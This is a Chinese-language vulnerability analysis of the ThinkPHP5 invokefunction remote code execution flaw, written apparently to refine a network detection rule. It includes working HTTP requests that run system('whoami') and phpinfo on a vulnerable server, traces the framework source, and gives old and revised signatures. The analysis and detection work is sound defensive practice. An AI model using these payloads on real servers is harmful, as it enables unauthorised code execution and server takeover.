# thinkphp5 invokefunction代码执行漏洞分析

#### 事件背景

1. 研究背景: 热点事件

2. 事件名称: HTTP\_提权攻击\_ThinkPHP5\_代码执行

3. 修改字段: match

4. 数据来源: 前场漏报反馈

5. 研究深度:复现,源码分析

6. 分析人员: 周山

7. 分析时间: 2023.4.7

### 漏洞说明

1. 漏洞原理: thinkphp5中对控制器名没有进行猪狗的安全检测,导致在没有开启强制路由的情况下,黑可构造特定的请求,可直接进行远程的代码执行,进而获得服务器权限。

2. 组件描述: ThinkPHP V5.0是一个为API开发而设计的高性能框架

3. 影响版本: thinkphp v5.0.x < 5.0.23, thinkphp v5.1.x < 5.0.31

#### 漏洞复现

1. 环境介绍: thinkphp5.0.20

下载链接https://www.thinkphp.cn/down/1156.html

php版本: 7.3.11


环境: linux

2. payload利用过程

- 1 POST /index.php/Index/\think\app/invokefunction HTTP/1.1
- 2 Host: 127.0.0.1
- 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/ 20100101 Firefox/111.0
- 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,\*/\*;q=0.8
- 5 Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q= 0.2
- 6 Accept-Encoding: gzip, deflate
- 7 Connection: close
- 8 Content-Type: application/x-www-form-urlencoded
- 9 Content-Length: 65

10

11 function=call\_user\_func\_array&vars[0]=system&vars[1][]=whoami



http://127.0.0.1/?s=/Index/\think\app/invokefunction&function=call\_user\_func\_array&vars[0]=phpinfo&vars[1][]=-1%20and%20it%27ll%20execute%20the%20phpinfo



### 漏洞分析

经过index.php到/../think/start.php到/base.php,然后执行了App::run()方法 在run方法中执行了routeCheck方法。该方法用于记录当前该调用的控制器和方法信息。

```
// 监听 app_dispatch
Hook::listen( tag: 'app_dispatch', &params: self::$dispatch);
// 获取应用调度信息
$dispatch = self::$dispatch;

// 未设置调度信息则进行 URL 路由检测
if (empty($dispatch)) {
    $dispatch = self::routeCheck($request, $config);
}

// 记录当前调度信息
$request->dispatch($dispatch);

// 记录路由和请求信息
```

我们跟进看看是如何让进行定位到相关的控制器和方法的, routecheck中调用了path()

path()方法调用了pathinfo()方法来进行路由信息的记录

由pathinfo函数就可知道可以由get请求的http://xxxx.xxx.xxx/x.php?

s=/Index/\think\app/invokefunction或直接使用\$\_SERVER超全剧变量的值进行分析。也就是这里提供了post传参的可能性(测试时 windows 环境下会将 \$\_SERVER ['pathinfo'] 中的 \ 替换为 /,可能也和服务器有关,所以最好使用s=这种兼容方式定位方法)

接下来我们再看看是怎么获取参数的执行命令的。回到run'函数,下面有个exec函数调用。

```
// 临听 app_begin
Hook::Iisten( tag: 'app_begin', &params: $dispatch);

// 请求缓存检查
$request->cache(
$config['request_cache_expire'],
$config['request_cache_except']
);

$data = self::exec($dispatch, $config);
catch (HttpResponseException $exception) {
$data = $exception->getResponse();
}
```

传入的是routecheck分析好的路由调度信息和配置信息,跟入看看

代码会进入module函数,在这个函数中会通过php的反射机制使用invokeMethod调用传参的 invokefunction。

#### 跟进去。

```
public static function invokeMethod($method, $vars = [])
{
    if (is_array($method)) {
        $class = is_object($method[0]) ? $method[0] : self::invokeClass($method[0]) :
        $reflect = new \ReflectionMethod($class, $method[1]) :
    } else {
        // 静态方法
        $reflect = new \ReflectionMethod($method) :
        }

    $args = self::bindParams($reflect, $vars);

    $self::$debug && Log::record( msg: '[ RUN ] ' . $reflect->class . '->' . $reflect->name . '[ ' . $reflect->getFileName return $reflect->invokeArgs(object: isset($class) ? $class : null, $args);
}
```

进入bindParams看看是怎么获取传参值的

```
private static function bindParams($reflect, $vars = [])

{
    // 自动获取请求变量
    if (empty($vars)) {
        $vars = Config::get(name: 'url param_type') ?
        Request::instance()->route() :
        Request::instance()->param();
    }

$args = [];
    if ($reflect->getNumberOfParameters() > 0) {
        // 判断数组类型 数字数组时按顺序绑定参数
        reset(&array: $vars);
        $type = key($vars) === 0 ? 1 : 0;

        foreach ($reflect->getParameters() as $param) {
            $args[] = self::getParamValue($param, &: $vars, $type);
        }
    }

return $args;
```

## 规则修改细节

- 1. 提取特征点: url参数部分, post体function字段
- 2. 特征点原因:该漏洞调用方法格式为Index/\namespace\class/method必然会调用invokefuction, 且该方法存在于think\下,且利用该漏洞的话只能使用反斜杠分割namespace和class。
- 3. 原规则: http.url~"(?:\?|&)s="&&http.url^"invokefunction"&&http.url^"function="
- 4. 修改后规则: http.url~"(?:\? |&)s="&&http.url\*^"invokefunction"&&urldec(http.url)^"think\\"&&http.url^"function=" || http.url\*^"invokefunction"&&urldec(http.url)^"think\\"&&http.msgbody0^"function="
- 5. 最佳检测方案: 使用命令注入模块进行检测执行的命令